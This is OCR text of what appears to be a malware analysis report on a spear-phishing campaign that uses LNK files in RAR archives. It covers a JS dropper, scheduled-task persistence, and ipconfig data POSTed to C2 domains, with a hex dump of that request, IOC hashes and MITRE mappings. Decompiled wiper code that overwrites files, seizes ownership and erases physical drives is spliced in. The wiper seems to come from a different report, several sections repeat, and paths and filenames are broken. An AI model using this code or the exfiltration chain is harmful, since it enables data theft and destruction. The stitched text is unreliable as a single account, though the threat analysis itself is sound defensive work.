
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

